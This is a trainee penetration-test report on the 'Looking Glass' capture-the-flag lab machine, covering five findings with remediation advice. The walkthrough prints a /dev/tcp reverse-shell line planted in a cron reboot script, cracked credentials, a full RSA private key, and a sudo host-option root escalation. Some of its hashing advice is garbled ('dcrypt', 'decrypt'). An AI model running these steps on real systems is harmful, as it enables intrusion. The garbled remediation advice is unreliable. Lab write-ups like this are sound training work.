SECURITY ASSESSMENT

<< Looking Glass >>

Submitted to: << sprints>>

Security Analyst: << Ali Mohamed Abdelfatah >>
Security Analyst: << Mohamed Ahmed Fathy>>
Security Analyst: << Tarek Ayman Hassan>>
Security Analyst: << Ali Samy Gomaa>>
Security Analyst: << Zyad Mohamed Hagag>>

Date of Testing: << 14/10/2024>
Date of Report Delivery: <<24/10/2024>

Table of Contents

Contents

SECURITY ENGAGEMENT SUMMARY **2**

ENGAGEMENT OVERVIEW 2

SCOPE 2

RISK ANALYSIS 2

RECOMMENDATION 2

SIGNIFICANT VULNERABILITY SUMMARY **3**

High Risk Vulnerabilities 3

Medium Risk Vulnerabilities 3

Low Risk Vulnerabilities 3

SIGNIFICANT VULNERABILITY DETAIL **4**

<< **INFORMATION DISCLOSURE IN SSH** >> 4

<< **MISCONFIGURATION IN CRONTAB** >> 5

<< **WEAK ENCODING CIPHER** >> 6

<< **MISCONFIGURATION IN PERMISSIONS** >> 7

<< **PRIVILEGE ESCALATION VULNERABILITY** >> 8

METHODOLOGY **9**

ASSESSMENT TOOLSET SELECTION 9

ASSESSMENT METHODOLOGY DETAIL 10

Security Engagement Summary

Engagement Overview

<<
Explain the engagement.

- The engagement was requested by the **Sprints team** to assess the security posture of the system.
- The engagement is being completed by **team4, as the trainee**.
- The primary goal is to **test the provided IP address** and identify any vulnerabilities that could result in **root or high-privilege access**.
- The assessment is conducted **one time**.

>>

Scope

<<

The scope of the engagement is a **network penetration test** focused on the **provided IP address**, with the objective of identifying vulnerabilities that could be exploited to **compromise the system or gain high-privilege access**.

>>

Executive Risk Analysis

<<

1. Information Disclosure in SSH (High)

- **Explanation: When attempting to connect to SSH, valid credentials could be obtained by decrypting the Vigenère cipher.**

2. Misconfiguration in Crontab (High)

- **Explanation: There is a misconfiguration in the crontab, which leads to privilege escalation for the tweedledum user.**

3. Weak Encoding Cipher (Medium)

- **Explanation: During an SSH connection attempt, a valid password could be extracted by decoding it from SHA-256.**

4. Misconfiguration in Permissions (Medium)

- **Explanation: The humptydumpty user can access and view the private SSH key for alice.**

5. Privilege Escalation Vulnerability (High)

- **Explanation: The alice user can gain root access by running a bash command with the host ssalg-gnikool.**

>>

Executive Recommendation

<<

Enhance SSH security by using strong encryption and multi-factor authentication. Fix crontab misconfigurations and adjust permissions to restrict access to sensitive files. Implement role-based access control and secure password hashing methods like dcrypt for better protection.>>

Significant Vulnerability Summary

<<

This report highlights critical vulnerabilities that could lead to significant security risks.

>>

High Risk Vulnerabilities

- **Information Disclosure in SSH**
- **Misconfiguration in Crontab**
- **Privilege Escalation Vulnerability**

Medium Risk Vulnerabilities

- **Weak Encoding Cipher**
- **Misconfiguration in Permissions**

Low Risk Vulnerabilities

- non

Significant Vulnerability Detail

<<Information Disclosure in SSH >>

<<HIGH >>

<<

Vulnerability detail

- Assessed Risk Level: High
- **Discussion (Executive Summary):** This vulnerability was identified during the SSH connection process. Upon establishing a connection, a message encrypted with a Vigenère cipher was received. After decrypting the message, it revealed a secret word that provided valid system credentials, allowing unauthorized access to the system.
- **Evidence of Validation:**

```
Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:KittyPleaseImpossibleHandle
Connection to 10.10.139.9 closed.
```

- **Probability of Exploit/Attack:** The probability of exploitation is high due to the use of a weak encryption mechanism. An attacker with knowledge of the cipher could decrypt the message and obtain the credentials.
- **Impact of Exploitation:** If exploited, this vulnerability could allow attackers to gain unauthorized access to the system, potentially impacting multiple user accounts and departments. It could result in data breaches and compromise business continuity.
- **Remediation:** To mitigate this risk, it is recommended to replace the weak encryption method with a more secure one, such as AES. Additionally, ensure that sensitive information is not transmitted over SSH without proper encryption. Regularly update encryption practices and train users on secure communication protocols.

>>

<< Misconfiguration in Crontab >>

<<HIGH >>

<<

Vulnerability detail

- Assessed Risk Level: High
- **Discussion (Executive Summary):** This vulnerability was identified due to a misconfiguration in the crontab. If a user with edit permissions modifies a script in the PATH file and adds a reverse shell to it, they can leverage the crontab's scheduled task to escalate privileges after rebooting the system using sudo permissions, potentially gaining access to other user accounts.
- **Evidence of Validation:**

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ ls -la
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul  3  2020 .
drwxr-xr-x 8 root       root       4096 Jul  3  2020 ..
lrwxrwxrwx 1 root       root          9 Jul  3  2020 .bash_history → /dev/null
-rw-r--r-- 1 jabberwock jabberwock  220 Jun 30  2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30  2020 .bashrc
drwx------ 2 jabberwock jabberwock 4096 Jun 30  2020 .cache
drwx------ 3 jabberwock jabberwock 4096 Jun 30  2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30  2020 .local
-rw-r--r-- 1 jabberwock jabberwock  807 Jun 30  2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock  935 Jun 30  2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock   38 Jul  3  2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock   38 Jul  3  2020 user.txt
jabberwock@looking-glass:~$
```

- **Probability of Exploit/Attack:** The probability of exploitation is high since users with edit access to the PATH file could exploit the misconfiguration to gain unauthorized access through privilege escalation.
- **Impact of Exploitation:** If exploited, this vulnerability could allow attackers to gain elevated access to sensitive user accounts, impacting multiple departments. This could lead to unauthorized access to critical data, system manipulation, and disruption of business operations.
- **Remediation:** To mitigate this risk, it is recommended to review and restrict crontab edit permissions to only trusted users. Additionally, monitor and audit changes to crontab files and ensure that secure practices are followed when configuring scheduled tasks. Regularly check for unauthorized modifications to the PATH and related scripts.

>>

<<Weak Encoding Cipher >>

<<MEDIUM >>

<<

Vulnerability detail

- **Assessed Risk Level:** Medium
- **Discussion (Executive Summary):** This vulnerability was identified when a hacker gained access to a user account and discovered a file containing a hash encoded with SHA-256. This hash represented the password for another user on the system. Due to the weak encoding, the attacker could potentially crack the hash and gain unauthorized access to additional user accounts.
- **Evidence of Validation:**

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a79787776757473727170 6f6e6d6c6b
```

526 8

Output

```
the password is zyxw[redacted]lk
```

- **Probability of Exploit/Attack:** The probability of exploitation is moderate, as it requires the attacker to gain initial access to a user account. However, once access is gained, the SHA-256 hash can be cracked using tools or methods like brute-forcing.
- **Impact of Exploitation:** If exploited, this vulnerability could allow an attacker to gain unauthorized access to another user's account, potentially accessing sensitive data and resources. It may impact user privacy, data integrity, and overall system security.
- **Remediation:** To mitigate this risk, it is recommended to store passwords using a stronger hashing algorithm with added salts, such as decrypt or Argon2, which are more resistant to brute-force attacks. Additionally, ensure that file permissions are properly configured to restrict access to sensitive files containing password hashes.

>>

<<Misconfiguration in Permissions >>

<< MEDIUM >>

<<

Vulnerability detail

- **Assessed Risk Level:** Medium
- **Discussion (Executive Summary):** This vulnerability was identified after the removal of the humptydumpty user. Due to a misconfiguration in the system permissions, it is possible to read the private key belonging to the alice user using the cat command. This could potentially allow unauthorized access to sensitive resources associated with the alice user.
- **Evidence of Validation:**

```
cat: ./ssh/id_rsa: No such file or directory
humptydumpty@looking-glass:/home/alice$ cat /.ssh/id_rsa
cat: /.ssh/id_rsa: No such file or directory
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

- **Probability of Exploit/Attack:** The probability of exploitation is moderate, as it requires initial access to the system. However, once the misconfiguration is discovered, it becomes easy for an attacker to extract sensitive information like private keys.
- **Impact of Exploitation:** If exploited, this vulnerability could allow an attacker to gain unauthorized access to the alice user's account, leading to potential data breaches, exposure of sensitive information, and compromise of system integrity. It could impact specific user accounts and potentially disrupt operations.
- **Remediation:** To mitigate this risk, it is recommended to review and correct file and directory permissions after user account changes. Ensure that sensitive files, such as private keys, are restricted to their respective users and are not accessible to others. Regular audits of file permissions can help prevent similar misconfigurations.

>>

<< Privilege Escalation Vulnerability >>

<<HIGH >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** This vulnerability was identified when an attacker gained access to the alice account. The attacker can view the sudo configuration for the alice user located in /etc/sudoers.d/alice. By executing a bash shell with the host ssalg-gnikool, the attacker can escalate privileges to root access, potentially compromising the entire system.
- **Evidence of Validation:**

```
alice@looking-glass:/tmp$ clear
alice@looking-glass:/tmp$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/tmp$ hostname
looking-glass
alice@looking-glass:/tmp$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:/tmp#
```

- **Probability of Exploit/Attack:** The probability of exploitation is high, as any user with access to the alice account can leverage the sudoers configuration to gain root access without sufficient barriers.
- **Impact of Exploitation:** If exploited, this vulnerability could allow the attacker to gain complete control over the system, impacting all user groups, departments, and overall business continuity. This could lead to unauthorized data access, data loss, and significant financial repercussions for the organization.
- **Remediation:** To mitigate this risk, it is essential to review and tighten the sudoers configuration for the alice user and ensure that only necessary privileges are granted. Implementing the principle of least privilege and conducting regular audits of user permissions can help prevent privilege escalation vulnerabilities.

>>

Methodology

<<

- **Scanning with Nmap:** Conduct a comprehensive network scan using Nmap to identify services running on the target systems.
- **Using dCode:** Utilize the dCode website to determine the encryption cipher used.
- **Using Vigenère Tool:** Employ the Vigenère cipher tool to decode the identified cipher.
- **CypherChef Website:** Use the CypherChef website to decrypt SHA-256 hashes.
- **Using Python Server:** Set up a Python server to facilitate the use of the LinPEAS tool for privilege escalation checks.

>>

Assessment Toolset Selection

<<

- **Nmap:** For network scanning and service identification.
- **dCode:** To analyze and identify the encryption cipher.
- **Vigenère Tool:** For decoding the Vigenère cipher.
- **CypherChef:** To decrypt SHA-256 hashes.
- **Python Server:** To run LinPEAS and facilitate file transfers.

>>

Assessment Methodology Detail

<<

At first scanning using nmap as

```
┌──(zezo㉿kali)-[~/Downloads]
└─$ nmap -sC -sV -A 10.10.139.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-09 04:45 EDT
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 27.07% done; ETC: 04:46 (0:00:32 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 27.12% done; ETC: 04:46 (0:00:35 remaining)
Stats: 0:02:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.22% done; ETC: 04:48 (0:00:01 remaining)
Stats: 0:03:09 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.52% done; ETC: 04:48 (0:00:01 remaining)
Stats: 0:04:24 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.70% done; ETC: 04:50 (0:00:00 remaining)
Stats: 0:05:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.85% done; ETC: 04:50 (0:00:00 remaining)
Nmap scan report for 10.10.139.9 (10.10.139.9)
Host is up (0.28s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
9000/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9010/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9011/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9040/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9050/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9071/tcp  open  ssh        Dropbear sshd (protocol 2.0)
```

A lot of ssh services after many tries a finding the target port

```
┌──(zezo㉿kali)-[~/Downloads]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa 10.10.139.9 -p 10017
The authenticity of host '[10.10.139.9]:10017 ([10.10.139.9]:10017)' can't be establ
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    (13 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.139.9]:10017' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```

Contin like as poem after identifier it we know this is vigenere cipher after decrypt it we gain a valid creds as

```
Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:KittyPleaseImpossibleHandle
Connection to 10.10.139.9 closed.
```

Now connect to ssh and we find a mis configuration in sudo and corn tap allow to us escalate our privilege to another user if add a reverse shell to bash file and reboot using root permission as

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ ls -la
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul  3  2020 .
drwxr-xr-x 8 root       root       4096 Jul  3  2020 ..
lrwxrwxrwx 1 root       root          9 Jul  3  2020 .bash_history → /dev/null
-rw-r--r-- 1 jabberwock jabberwock  220 Jun 30  2020 .bash_logout
-rw-r--r-- 1 jabberwock jabberwock 3771 Jun 30  2020 .bashrc
drwx------ 2 jabberwock jabberwock 4096 Jun 30  2020 .cache
drwx------ 3 jabberwock jabberwock 4096 Jun 30  2020 .gnupg
drwxrwxr-x 3 jabberwock jabberwock 4096 Jun 30  2020 .local
-rw-r--r-- 1 jabberwock jabberwock  807 Jun 30  2020 .profile
-rw-rw-r-- 1 jabberwock jabberwock  935 Jun 30  2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock   38 Jul  3  2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock   38 Jul  3  2020 user.txt
jabberwock@looking-glass:~$
```

```
jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$ cat twasBrillig.sh
exec 5<>/dev/tcp/10.9.190.28/5555;cat <&5 | while read line; do $line 2>&5 >&5; done
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.123.225 closed by remote host.
Connection to 10.10.123.225 closed.
```

After gain access can you find there is a encrypt password using sha-256 after decrypt and try use it to move to another user as

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a79787776757473727170 6f6e6d6c6b
```

526 8

Output

```
the password is zyxw[redacted]lk
```

```
/bin/sh: 45: cdd: not found
$ su tweedledee
Password:
su: Authentication failure
$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/alice$ pwd
/home/alice
```

After that there was mis configuration in permission the user can show private ssh key for alice

```
cat: ./ssh/id_rsa: No such file or directory
humptydumpty@looking-glass:/home/alice$ cat /.ssh/id_rsa
cat: /.ssh/id_rsa: No such file or directory
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

After connect to ssh as alice and using LinPEAS tool find this pathe /etc/sudoers.d/alice contain sudo permission and we can execute bash as root if run it with **ssalg-gnikool host**

```
╔══╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
